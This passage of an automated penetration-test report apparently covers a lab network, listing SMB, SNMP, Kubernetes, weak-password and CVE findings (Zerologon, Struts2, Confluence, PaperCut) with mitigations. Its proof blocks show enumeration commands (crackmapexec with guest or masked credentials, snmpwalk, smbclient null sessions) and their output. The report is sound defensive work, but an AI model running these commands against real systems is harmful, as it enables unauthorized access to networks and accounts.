10.0.4.24 : 445	10.0.4.24	SMB Service on 10.0.4.24 (irc.testirc.net) Port 445		LOW 3
10.0.4.31 : 445	10.0.4.31	SMB Service on 10.0.4.31 (openmediavault.pod04.example.internal) Port 445		LOW 3
10.0.4.23 : 445	10.0.4.23	SMB Service on 10.0.4.23 (obwa.pod04.example.internal) Port 445		LOW 3
10.0.4.1 : 445	10.0.4.1	SMB Service on Domain Controller 10.0.4.1 (dc01.pod04.example.internal) Port 445		LOW 3
10.0.4.130 : 445	10.0.4.130	SMB Service on 10.0.4.130 (win10.pod04.example.internal) Port 445		LOW 3
10.0.4.2 : 445	10.0.4.2	SMB Service on Domain Controller 10.0.4.2 (dc02.pod04.example.internal) Port 445		LOW 3
10.0.220.52 : 445	10.0.220.52	SMB Service on 10.0.220.52 (win7.smoke.net) Port 445		LOW 3
10.0.229.2 : 445	10.0.229.2	SMB Service on Domain Controller 10.0.229.2 (dc2.smoke.net) Port 445		LOW 3
10.0.229.1 : 445	10.0.229.1	SMB Service on Domain Controller 10.0.229.1 (dc.smoke.net) Port 445		LOW 3

Proof

Proof of exploitability against one of the affected assets: **SMB Service on 10.0.4.24 (irc.testirc.net) Port 445**

The user Guest was used to access the endpoint 10.0.4.24

```
05/24/2024, 2:15 PM

$ crackmapexec smb 10.0.4.24 -u Guest -p "" --shares --local-auth

SMB         10.0.4.24       445    MSP3             [*] Windows 6.1 (name:MSP3) (domain:MSP3) (signing:Fal
se) (SMBv1:True)
SMB         10.0.4.24       445    MSP3             [+] MSP3\Guest:  (Guest)
SMB         10.0.4.24       445    MSP3             [*] Enumerated shares
SMB         10.0.4.24       445    MSP3             Share           Permissions     Remark
SMB         10.0.4.24       445    MSP3             -----           -----------     ------
SMB         10.0.4.24       445    MSP3             print$                          Printer Drivers
SMB         10.0.4.24       445    MSP3             public                          WWW
SMB         10.0.4.24       445    MSP3             IPC$                            IPC Service (msp3 serv
er (Samba, Ubuntu))
```

2.3.132. Weak or Default Credentials - SNMP

LOW 3

H3-2021-0015

Details

Weak credentials include passwords that are easily obtained by password guessing, password spraying, or cracked using dictionary attacks. Default passwords are publicly known and obtainable by an attacker and provide immediate access to a system.

An attacker can openly maneuver throughout an environment and access information if a password is compromised.

Information Disclosure | Unauthorized Access

Mitigations

- Ensure a strong password policy is in place and users are properly trained on best practices. Consider the use of a password manager to store complex passwords where possible.
- Identify a configuration management process that ensures default credentials are changed before systems are deployed in a production environment.
- Implement multi-factor authentication where possible.

References

- CWE-521: Weak Password Requirements @ **https://cwe.mitre.org/data/definitions/521.html**
- T1110: Brute Force @ **https://attack.mitre.org/techniques/T1110/**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
(anonymous)	10.2.51.107	(anonymous)		LOW 3
(anonymous)	10.2.51.107	(anonymous)		LOW 3
(anonymous)	10.0.229.4	(anonymous)		LOW 3
(anonymous)	10.0.229.4	(anonymous)		LOW 3

Proof

Proof of exploitability against one of the affected assets: **(anonymous)**

Output from snmpwalk

```
05/24/2024, 4:16 PM

$ snmpwalk -v 1 -r 3 -t 60 -c c**** 10.2.51.107

iso.3.6.1.2.1.1.1.0 = STRING: "Linux 35ba5c7efd52 6.5.0-1020-aws #20~22.04.1-Ubuntu SMP Wed May  1 16:10:5
0 UTC 2024 x86_64"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (4410064) 12:15:00.64
iso.3.6.1.2.1.1.4.0 = STRING: "Me <me@example.org>"
iso.3.6.1.2.1.1.5.0 = STRING: "35ba5c7efd52"
iso.3.6.1.2.1.1.6.0 = STRING: "Sitting on the Dock of the Bay"
iso.3.6.1.2.1.1.7.0 = INTEGER: 72
iso.3.6.1.2.1.1.8.0 = Timeticks: (20) 0:00:00.20
iso.3.6.1.2.1.1.9.1.2.1 = OID: iso.3.6.1.6.3.11.3.1.1
iso.3.6.1.2.1.1.9.1.2.2 = OID: iso.3.6.1.6.3.15.2.1.1
iso.3.6.1.2.1.1.9.1.2.3 = OID: iso.3.6.1.6.3.10.3.1.1
iso.3.6.1.2.1.1.9.1.2.4 = OID: iso.3.6.1.6.3.1
iso.3.6.1.2.1.1.9.1.2.5 = OID: iso.3.6.1.2.1.49
iso.3.6.1.2.1.1.9.1.2.6 = OID: iso.3.6.1.2.1.4
iso.3.6.1.2.1.1.9.1.2.7 = OID: iso.3.6.1.2.1.50
iso.3.6.1.2.1.1.9.1.2.8 = OID: iso.3.6.1.6.3.16.2.2.1
iso.3.6.1.2.1.1.9.1.2.9 = OID: iso.3.6.1.6.3.13.3.1.3
iso.3.6.1.2.1.1.9.1.2.10 = OID: iso.3.6.1.2.1.92
iso.3.6.1.2.1.1.9.1.3.1 = STRING: "The MIB for Message Processing and Dispatching."
iso.3.6.1.2.1.1.9.1.3.2 = STRING: "The management information definitions for the SNMP User-based Security
 Model."
iso.3.6.1.2.1.1.9.1.3.3 = STRING: "The SNMP Management Architecture MIB."
iso.3.6.1.2.1.1.9.1.3.4 = STRING: "The MIB module for SNMPv2 entities"
iso.3.6.1.2.1.1.9.1.3.5 = STRING: "The MIB module for managing TCP implementations"
iso.3.6.1.2.1.1.9.1.3.6 = STRING: "The MIB module for managing IP and ICMP implementations"
iso.3.6.1.2.1.1.9.1.3.7 = STRING: "The MIB module for managing UDP implementations"
iso.3.6.1.2.1.1.9.1.3.8 = STRING: "View-based Access Control Model for SNMP."
iso.3.6.1.2.1.1.9.1.3.9 = STRING: "The MIB modules for managing SNMP Notification, plus filtering."
```

```
iso.3.6.1.2.1.1.9.1.3.10 = STRING: "The MIB module for logging SNMP Notifications."
iso.3.6.1.2.1.1.9.1.4.1 = Timeticks: (19) 0:00:00.19
iso.3.6.1.2.1.1.9.1.4.2 = Timeticks: (19) 0:00:00.19
iso.3.6.1.2.1.1.9.1.4.3 = Timeticks: (19) 0:00:00.19
iso.3.6.1.2.1.1.9.1.4.4 = Timeticks: (19) 0:00:00.19
iso.3.6.1.2.1.1.9.1.4.5 = Timeticks: (19) 0:00:00.19
iso.3.6.1.2.1.1.9.1.4.6 = Timeticks: (19) 0:00:00.19
iso.3.6.1.2.1.1.9.1.4.7 = Timeticks: (19) 0:00:00.19
iso.3.6.1.2.1.1.9.1.4.8 = Timeticks: (19) 0:00:00.19
iso.3.6.1.2.1.1.9.1.4.9 = Timeticks: (20) 0:00:00.20
iso.3.6.1.2.1.1.9.1.4.10 = Timeticks: (20) 0:00:00.20
iso.3.6.1.2.1.25.1.1.0 = Timeticks: (4411873) 12:15:18.73
iso.3.6.1.2.1.25.1.2.0 = Hex-STRING: 07 E8 05 18 17 10 2B 00 2B 00 00
iso.3.6.1.2.1.25.1.3.0 = INTEGER: 393216
iso.3.6.1.2.1.25.1.4.0 = STRING: "BOOT_IMAGE=/boot/vmlinuz-6.5.0-1020-aws root=PARTUUID=ce1444c3-4426-432c
-bd99-fae2b4e17929 ro console=tty1 console=ttyS0 nvme_co"
iso.3.6.1.2.1.25.1.5.0 = Gauge32: 0
iso.3.6.1.2.1.25.1.6.0 = Gauge32: 2
iso.3.6.1.2.1.25.1.7.0 = INTEGER: 0
End of MIB
```

2.3.133. Web Directory Listing

LOW 3

H3-2022-0069

Details

Webservers with directory listing enabled can reveal files stored on the webserver that are not intended to be served as part of the web application.

Directory listings can enable an attacker to gain unauthorized access to sensitive information on the web server, such as source code, configuration files, keys, webserver data, and webserver backup files.

Unauthorized Access | Information Disclosure

Mitigations

- Disable directory listing on the web server.

References

- CWE-552 @ **https://cwe.mitre.org/data/definitions/552.html**
- Disable directory listing in Apache @ **https://www.simplified.guide/apache/disable-directory-listing**
- Disable directory listing in nginx @ **http://nginx.org/en/docs/http/ngx_http_autoindex_module.html**
- Disable directory listing in IIS @ **https://localcoder.org/disable-directory-listing-in-iis**


Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
10.2.51.102 : 8082	10.2.51.102	Application on 10.2.51.102 Port 8082		LOW 3
10.0.4.23 : 443	10.0.4.23	Application on 10.0.4.23 (obwa.pod04.example.internal) Port 443		LOW 3
10.2.51.103 : 4443	10.2.51.103	Application on 10.2.51.103 Port 4443		LOW 3
10.0.40.63 : 10443	10.0.40.63	Application on 10.0.40.63 Port 10443		LOW 3
10.0.40.71 : 10443	10.0.40.71	Application on 10.0.40.71 Port 10443		LOW 3
10.2.51.102 : 8081	10.2.51.102	Application on 10.2.51.102 Port 8081		LOW 3
10.0.4.24 : 80	10.0.4.24	Application on 10.0.4.24 (irc.testirc.net) Port 80		LOW 3

Proof

Proof of exploitability against one of the affected assets: **Application on 10.2.51.102 Port 8082**

Vulnerable application at http://10.2.51.102:8082



2.3.134. Exposed Kubernetes Version

LOW 2

H3-2022-0082

Details

The Kubernetes version is accessible through the Kubernetes API server's /version endpoint.

An attacker could target your environment with known vulnerabilities based on your Kubernetes version.

Information Disclosure

Mitigations

- Modify the KubeletConfiguration file by setting the enableDebuggingHandlers bool to false.

References

- Kubelet Configuration @ **https://kubernetes.io/docs/reference/config-api/kubelet-config.v1beta1/**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
10.2.13.29 : 6443	10.2.13.29	Kubernetes API Server on 10.2.13.29 Port 6443		LOW 2
10.2.4.12 : 443	10.2.4.12	Kubernetes API Server on 10.2.4.12 Port 443		LOW 2
10.2.4.10 : 6443	10.2.4.10	Kubernetes API Server on 10.2.4.10 Port 6443		LOW 2

Asset	Host	Description	Downstream Impacts	Severity
10.2.13.31 : 443	10.2.13.31	Kubernetes API Server on 10.2.13.31 Port 443		LOW 2

Proof

Proof of exploitability against one of the affected assets: **Kubernetes API Server on 10.2.13.29 Port 6443**

Kubernetes version information

```
05/24/2024, 3:01 PM

$ python3 /opt/h3/k8s_proof_utils.py -s 10.2.13.29 -p 6443 --ids ["KHV002"] --proof proof.txt

root@kali:~# /usr/bin/curl -sk https://10.2.13.29:6443/version
1.24.13
```

2.3.135. Weak Password Strength Requirements

LOW 1

H3-2021-0028

Details

A Windows domain user password less than 12 characters long was found. Passwords should be at least 12 characters long.

The shorter a password is, the easier it is for an attacker to recover it offline from a password hash. Shorter passwords are also easier for attackers to brute force in an online attack.

Unauthorized Access

Mitigations

- Configure your password policy to set a high minimum password length of 12 characters or more.

References

- NIST Special Publication 800-63B: Digital Identity Guidelines @ **https://pages.nist.gov/800-63-3/sp800-63b.html**
- Microsoft - Password Policy Recommendations @ **https://docs.microsoft.com/en-us/microsoft-365/admin/misc/password-policy-recommendations**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
xhh0p6mzrs	10.2.4.5	Domain User xhh0p6mzrs		LOW 1
jsmith	10.0.220.53	Domain User jsmith		LOW 1
it_support	10.0.220.53	Domain Admin it_support		LOW 1
bhuser	10.0.220.53	Domain User bhuser		LOW 1
svc_sync	10.0.220.53	Domain User svc_sync		LOW 1
xhh0p6mzrs	10.0.220.53	Domain User xhh0p6mzrs		LOW 1
a-jsmith	10.2.4.5	Domain Admin a-jsmith		LOW 1
Guest	10.2.4.5	Domain User Guest		LOW 1

Asset	Host	Description	Downstream Impacts	Severity
a-jsmith	10.0.220.53	Domain Admin a-jsmith		LOW 1
Guest	10.0.220.53	Domain User Guest		LOW 1
guest	10.2.4.5	Domain User guest		LOW 1
Administrator	10.0.220.53	Domain Admin Administrator		LOW 1
Administrator	10.2.4.5	Domain Admin Administrator		LOW 1
jsmith	10.2.4.5	Domain User jsmith		LOW 1

Proof

Proof of exploitability against one of the affected assets: **Domain User xhh0p6mzrs**

The user xhh0p6mzrs was used to access the POD04.EXAMPLE.INTERNAL domain

```
05/24/2024, 6:08 PM

$ crackmapexec smb 10.0.4.2 -u xhh0p6mzrs --shares -p H*******!

SMB         10.0.4.2        445    DC02             [*] Windows Server 2012 R2 Standard 9600 x64 (name:DC0
2) (domain:pod04.example.internal) (signing:True) (SMBv1:True)
SMB         10.0.4.2        445    DC02             [+] pod04.example.internal\xhh0p6mzrs:H*******!
SMB         10.0.4.2        445    DC02             [*] Enumerated shares
SMB         10.0.4.2        445    DC02             Share           Permissions     Remark
SMB         10.0.4.2        445    DC02             -----           -----------     ------
SMB         10.0.4.2        445    DC02             ADMIN$                          Remote Admin
SMB         10.0.4.2        445    DC02             C$                              Default share
SMB         10.0.4.2        445    DC02             CertEnroll      READ            Active Directory Certi
ficate Services share
SMB         10.0.4.2        445    DC02             IPC$                            Remote IPC
SMB         10.0.4.2        445    DC02             NETLOGON        READ            Logon server share
SMB         10.0.4.2        445    DC02             SYSVOL          READ            Logon server share
```

2.3.136. SMB Null Session Allowed

LOW 0.1

H3-2020-0007

Details

A specific type of weak share permissions, SMB null sessions allow unauthenticated connections from remote systems.

Null sessions do not require credentials and can expose information to be used in further attacks.

Information Disclosure | Remote Code Execution | File Upload | Unauthorized Access

Mitigations

- Disable SMB Null Sessions if not needed using Group Policy or other enterprise configuration management solution.
- If SMB Null Sessions are required, implement strong NTFS permissions for more granular access control to authorized resources.

References

- CWE-284: Improper Access Control @ **https://cwe.mitre.org/data/definitions/284.html**
- Network security: Allow LocalSystem NULL session fallback @ **https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/network-security-allow-localsystem-null-session-fallback**
- How to disable SMB/NETBIOS NULL Session on domain controllers @ **https://seneej.wordpress.com/2015/07/29/how-to-disable-smbnetbios-null-session-on-domain-controllers/**

- Network access: Restrict anonymous access to Named Pipes and Shares @ **https://learn.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/network-access-restrict-anonymous-access-to-named-pipes-and-shares**
- SMB and Null Sessions: Why Your Pen Test is Probably Wrong @ **https://techcommunity.microsoft.com/t5/storage-at-microsoft/smb-and-null-sessions-why-your-pen-test-is-probably-wrong/ba-p/1185365**
- Share Permissions @ **http://techgenix.com/share-permissions/**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
10.0.4.136 : 445	10.0.4.136	SMB Service on 10.0.4.136 (win7-32) Port 445		LOW 0.1
10.0.4.129 : 445	10.0.4.129	SMB Service on 10.0.4.129 (win7.pod04.example.internal) Port 445		LOW 0.1
10.0.4.14 : 445	10.0.4.14	SMB Service on 10.0.4.14 (win2008) Port 445		LOW 0.1
10.0.4.2 : 445	10.0.4.2	SMB Service on Domain Controller 10.0.4.2 (dc02.pod04.example.internal) Port 445		LOW 0.1
10.0.40.70 : 445	10.0.40.70	SMB Service on 10.0.40.70 Port 445		LOW 0.1
10.0.40.53 : 445	10.0.40.53	SMB Service on 10.0.40.53 (sambacry) Port 445		LOW 0.1
10.0.4.24 : 445	10.0.4.24	SMB Service on 10.0.4.24 (irc.testirc.net) Port 445		LOW 0.1
10.0.220.52 : 445	10.0.220.52	SMB Service on 10.0.220.52 (win7.smoke.net) Port 445		LOW 0.1
10.0.4.31 : 445	10.0.4.31	SMB Service on 10.0.4.31 (openmediavault.pod04.example.internal) Port 445		LOW 0.1
10.0.229.1 : 445	10.0.229.1	SMB Service on Domain Controller 10.0.229.1 (dc.smoke.net) Port 445		LOW 0.1
10.0.220.54 : 445	10.0.220.54	SMB Service on 10.0.220.54 (winxp.smoke.net) Port 445		LOW 0.1
10.0.229.2 : 445	10.0.229.2	SMB Service on Domain Controller 10.0.229.2 (dc2.smoke.net) Port 445		LOW 0.1
10.0.4.1 : 445	10.0.4.1	SMB Service on Domain Controller 10.0.4.1 (dc01.pod04.example.internal) Port 445		LOW 0.1
10.0.4.23 : 445	10.0.4.23	SMB Service on 10.0.4.23 (obwa.pod04.example.internal) Port 445		LOW 0.1

Proof

Proof of exploitability against one of the affected assets: **SMB Service on 10.0.4.136 (win7-32) Port 445**

Output from smbclient tool

```
05/24/2024, 2:11 PM

$ smbclient \\10.0.4.136\IPC$ -U % -p 445 -t 30 -c tcon IPC$; showconnect; logoff

tcon to IPC$ successful, tid: 5
//10.0.4.136/IPC$
logoff successful
```

2.3.137. Password in Active Directory User Attribute

CRITICAL 10

H3-2023-0029

This weakness was leveraged in 62 attack paths leading to critical impacts, including a Domain Compromise affecting Domain SMOKE.NET and a Domain User Compromise affecting the credential for domain admin admin1.

4.3 Base Score | 62 Attack Paths

Details

User objects within Active Directory have attributes that can be added/deleted/edited by a privileged user. Several of these attributes may contain cleartext passwords utilized by third party software that integrate with AD and LDAP. These fields include 'userPassword', 'unicodePwd', 'UnixUserPassword', and 'sfupassword'.

An authenticated attacker could pilfer possible passwords stored in Active Directory User Attributes and attempt to log in to the domain - leading to Domain User Compromise.

Information Disclosure

Mitigations

- If the user is not being utilized, consider removing the affected user from Active Directory.
- Remove the Attribute from the Active Directory User, using the Active Directory Users and Computers utility.
- Determine if any third-party software is utilizing the passwords stored in the 'userPassword', 'unicodePwd', 'UnixUserPassword', or 'sfupassword' fields for the affected user. If so, determine if updates are available to the software to allow for the attribute to be removed.

References

- Bloodhound - ReadTheDocs - User Node, Extra Properties @ **https://bloodhound.readthedocs.io/en/latest/data-analysis/nodes.html#extra-properties**
- Microsoft Open Specifications - Active Directory Schema, Attribute userPassword @ **https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-adts/f3adda9f-89e1-4340-a3f2-1f0a6249f1f8**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
bhuser		Cleartext Password for bhuser	Domain Compromise (6) Critical Infrastructure Compromise (1) Host Compromise (50) Domain User Compromise (5)	CRITICAL 10
enc_bhuser		Cleartext Password for enc_bhuser		MEDIUM 4.3

2.3.138. Netlogon Elevation of Privilege Vulnerability

CRITICAL 10

CVE-2020-1472

Zerologon

This weakness led to a Domain Compromise affecting Domain POD04.EXAMPLE.INTERNAL and a Host Compromise affecting domain controller 10.0.4.1 (dc01.pod04.example.internal).

This is a CISA Known Exploited Vulnerability and **Known to be Used in Ransomware Campaigns**.

10 Base Score | 2 Attack Paths

Details

An elevation of privilege vulnerability exists when an attacker establishes a vulnerable Netlogon secure channel connection to a domain controller, using the Netlogon Remote Protocol (MS-NRPC). An attacker who successfully exploited the vulnerability could run a specially crafted application on a device on the network. To exploit the vulnerability, an unauthenticated attacker would be required to use MS-NRPC to connect to a domain controller to obtain domain administrator access. Microsoft is addressing the vulnerability in a phased two-part rollout. These updates address the vulnerability by modifying how Netlogon handles the usage of Netlogon secure channels. For guidelines on how to manage the changes required for this vulnerability and more information on the phased rollout, see How to manage the changes in Netlogon secure channel connections associated with CVE-2020-1472 (updated September 28, 2020). When the second phase of Windows updates become available in Q1 2021, customers will be notified via a revision to this security vulnerability. If you wish to be notified when these updates are released, we recommend that you register for the security notifications mailer to be alerted of content changes to this advisory. See Microsoft Technical Security Notifications.

A vulnerability exists in the Netlogon Remote Protocol that allows an unauthenticated, remote attacker to gain access to the Domain Controller's machine account. This account has Domain Administrator rights which can allow the attacker to fully compromise the domain and execute arbitray code on any domain joined systems.

Remote Code Execution | Unauthorized Access | Privilege Escalation

Mitigations

- Apply the updates referenced in Microsoft Security Bulletin CVE-2020-1472 and configure the registry key that will enable Enforcement Mode.
- On February 9, 2021 a Windows Update will automatically enable Enforcement Mode on all Domain Controllers regardless of the registry key value.

References

- CVE-2020-1472 @ **https://nvd.nist.gov/vuln/detail/CVE-2020-1472**
- Microsoft Security Bulletin CVE-2020-1472 @ **https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2020-1472**
- Microsoft Registry Key for Enforcement Mode @ **https://support.microsoft.com/en-us/help/4557222/how-to-manage-the-changes-in-netlogon-secure-channel-connections-assoc#EnforcementMode**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
10.0.4.1 : 445	10.0.4.1	SMB Service on Domain Controller 10.0.4.1 (dc01.pod04.example.internal) Port 445	Domain Compromise (1) Host Compromise (1)	CRITICAL 10
10.0.229.2 : 445	10.0.229.2	SMB Service on Domain Controller 10.0.229.2 (dc2.smoke.net) Port 445	Domain Compromise (1) Host Compromise (1)	CRITICAL 10
10.0.229.1 : 445	10.0.229.1	SMB Service on Domain Controller 10.0.229.1 (dc.smoke.net) Port 445	Domain Compromise (1) Host Compromise (1)	CRITICAL 10
10.0.4.2 : 445	10.0.4.2	SMB Service on Domain Controller 10.0.4.2 (dc02.pod04.example.internal) Port 445	Domain Compromise (1) Host Compromise (1)	CRITICAL 10

2.3.139. Apache Struts2 Content Header Remote Code Execution Vulnerability

CRITICAL 9.8

CVE-2017-5638

This weakness led to a Host Compromise affecting host 10.2.51.105.

This is a CISA Known Exploited Vulnerability and **Known to be Used in Ransomware Campaigns**.

9.8 Base Score | 1 Attack Path

Details

The Jakarta Multipart parser in Apache Struts 2 2.3.x before 2.3.32 and 2.5.x before 2.5.10.1 has incorrect exception handling and error-message generation during file-upload attempts, which allows remote attackers to execute arbitrary commands via a crafted Content-Type, Content-Disposition, or Content-Length HTTP header, as exploited in the wild in March 2017 with a Content-Type header containing a #cmd= string.

Unauthenticated remote attackers can exploit this vulnerability to execute arbitrary commands on the vulnerable target via a crafted Content-Type, Content-Disposition, or Content-Length HTTP header.

Unauthorized Access | Information Disclosure | Remote Code Execution

Mitigations

- Upgrade to the latest version of Apache Struts. This particular vulnerability is fixed in Struts 2.3.32 and Struts 2.5.10.1. However there are other critical vulnerabilities that warrant updating to the latest version of Struts.

References

- Apache Struts Security Advisory S2-045 @ **https://cwiki.apache.org/confluence/display/WW/S2-045**
- Apache Struts Security Advisory S2-046 @ **https://cwiki.apache.org/confluence/display/WW/S2-046**
- CVE-2017-5638 Detail @ **https://nvd.nist.gov/vuln/detail/CVE-2017-5638**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
10.2.51.105 : 8082	10.2.51.105	Apache Struts on 10.2.51.105 Port 8082	Host Compromise (1)	CRITICAL 9.8

2.3.140. Zoho ManageEngine Desktop Central Authentication Bypass Vulnerability

CRITICAL 9.8

CVE-2021-44515

This weakness led to a Critical Infrastructure Compromise affecting Manageengine Desktop_central application at 10.0.4.22:8383, a Host Compromise affecting host 10.0.4.22 (zoho.pod04.example.internal), and a Sensitive Data Exposure affecting host 10.0.4.22 (zoho.pod04.example.internal).

This is a CISA Known Exploited Vulnerability.

9.8 Base Score | 3 Attack Paths

Details

Zoho ManageEngine Desktop Central is vulnerable to authentication bypass, leading to remote code execution on the server, as exploited in the wild in December 2021. For Enterprise builds 10.1.2127.17 and earlier, upgrade to 10.1.2127.18. For Enterprise builds 10.1.2128.0 through 10.1.2137.2, upgrade to 10.1.2137.3. For MSP builds 10.1.2127.17 and earlier, upgrade to 10.1.2127.18. For MSP builds 10.1.2128.0 through 10.1.2137.2, upgrade to 10.1.2137.3.

Unauthenticated remote attackers can gain administrative access to Desktop Central by changing the administrator's password. Attackers can bypass normal authentication checks to upload files and execute arbitrary code on the host.

Unauthorized Access | Remote Code Execution | File Upload

Mitigations

- Use the exploit detection tool provided in the vendor's Security Advisory to check for signs of compromise.
- Apply all updates and patch to the latest vendor-supported version as described in the Security Advisory.

References

- CVE-2021-44515: Security Advisory @ **https://www.manageengine.com/desktop-management-msp/cve-2021-44515-security-advisory.html**
- CVE-2021-44515 Detail @ **https://nvd.nist.gov/vuln/detail/CVE-2021-44515**
- ZohOwned: A Critical Authentication Bypass on Zoho ManageEngine Desktop Central @ **https://srcincite.io/blog/2022/01/20/zohowned-a-critical-authentication-bypass-on-zoho-manageengine-desktop-central.html**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
10.0.4.22 : 8383	10.0.4.22	ManageEngine Desktop Central on 10.0.4.22 (zoho.pod04.example.internal) Port 8383	Critical Infrastructure Compromise (1) Host Compromise (1) Sensitive Data Exposure (1)	CRITICAL 9.8
10.0.4.22 : 8444	10.0.4.22	ManageEngine Desktop Central on 10.0.4.22 (zoho.pod04.example.internal) Port 8444	Critical Infrastructure Compromise (1) Host Compromise (1) Sensitive Data Exposure (1)	CRITICAL 9.8
10.0.4.22 : 8020	10.0.4.22	ManageEngine Desktop Central on 10.0.4.22 (zoho.pod04.example.internal) Port 8020	Critical Infrastructure Compromise (1) Host Compromise (1) Sensitive Data Exposure (1)	CRITICAL 9.8
10.0.4.22 : 8443	10.0.4.22	ManageEngine Desktop Central on 10.0.4.22 (zoho.pod04.example.internal) Port 8443	Critical Infrastructure Compromise (1) Host Compromise (1) Sensitive Data Exposure (1)	CRITICAL 9.8

2.3.141. Atlassian Confluence Server - Improper Authorization

CRITICAL 9.8

CVE-2023-22518

This weakness led to a Critical Infrastructure Compromise affecting Atlassian Confluence application at 10.0.40.54:8090 and a Host Compromise affecting host 10.0.40.54.

This is a CISA Known Exploited Vulnerability and **Known to be Used in Ransomware Campaigns**.

9.8 Base Score | 2 Attack Paths

Details

Atlassian Confluence Data Center and Server contain an improper authorization vulnerability. This allows attackers to reset Confluence and create a Confluence Adminstrator account. With the use of this account, an attacker can perform all administrative actions leading to full loss of confidentiality, integrity, and availablity. Attackers are also capable of achieving remote code execution with the Atlassian Web Shell plugin.

Remote unauthenticated attackers can execute arbitrary commands on the server.

Remote Code Execution | Unauthorized Access

Mitigations

- Follow the instructions referenced in the vendor advisory. Atlassian recommends updating to one of the following fixed versions of Confluence Data Center and Server 7.19.16, 8.3.4, 8.4.4, 8.5.3, 8.6.1

References

- CVE-2023-22518 @ **https://nvd.nist.gov/vuln/detail/CVE-2023-22518**
- Vendor Advisory @ **https://confluence.atlassian.com/security/cve-2023-22518-improper-authorization-vulnerability-in-confluence-data-center-and-server-1311473907.html**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
10.0.40.54 : 8090	10.0.40.54	Atlassian Confluence on 10.0.40.54 Port 8090	Critical Infrastructure Compromise (1) Host Compromise (1)	CRITICAL 9.8

2.3.142. PaperCut File Upload Remote Code Execution Vulnerability

CRITICAL 9.8

H3-2023-0020

CVE-2023-39143

This weakness led to a Host Compromise affecting host 10.0.229.11 (fs.smoke.net).

9.8 Base Score | 1 Attack Path

Details

PaperCut NG/MF versions <= 22.1.2 are vulnerable to multiple issues that allow unauthenticated attackers to read arbitrary files, delete arbitrary files, and potentially upload arbitrary files, leading to remote code execution in certain default configurations. This server's configuration makes it vulnerable to this vulnerability.

Determined attackers can fully compromise the PaperCut server by exploiting this vulnerability.

Information Disclosure | Remote Code Execution | Denial Of Service | Unauthorized Access

Mitigations

- Update to PaperCut NG/MF version 22.1.3 or later.
- Configure an allowlist of device IP addresses that can communicate with the PaperCut server.

References

- PaperCut NG/MF Security Bulletin (July 2023) @ **https://www.papercut.com/kb/Main/securitybulletinjuly2023/**
- Horizon3.ai Research Advisory @ **https://www.horizon3.ai/cve-2023-39143-papercut-path-traversal-file-upload-rce-vulnerability/**

- Horizon3.ai Technical Deep Dive @ **https://www.horizon3.ai/writeup-for-cve-2023-39143-papercut-webdav-vulnerability/**
- CVE-2023-39143 @ **https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-39143**
- PaperCut NG Release History @ **https://www.papercut.com/products/ng/release-history/22-1/#v22-1-3**
- PaperCut Common Security Questions @ **https://www.papercut.com/kb/Main/CommonSecurityQuestions/**
- Securing your PaperCut NG/MF Server @ **https://www.papercut.com/kb/Main/SecureYourPaperCutServer/**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
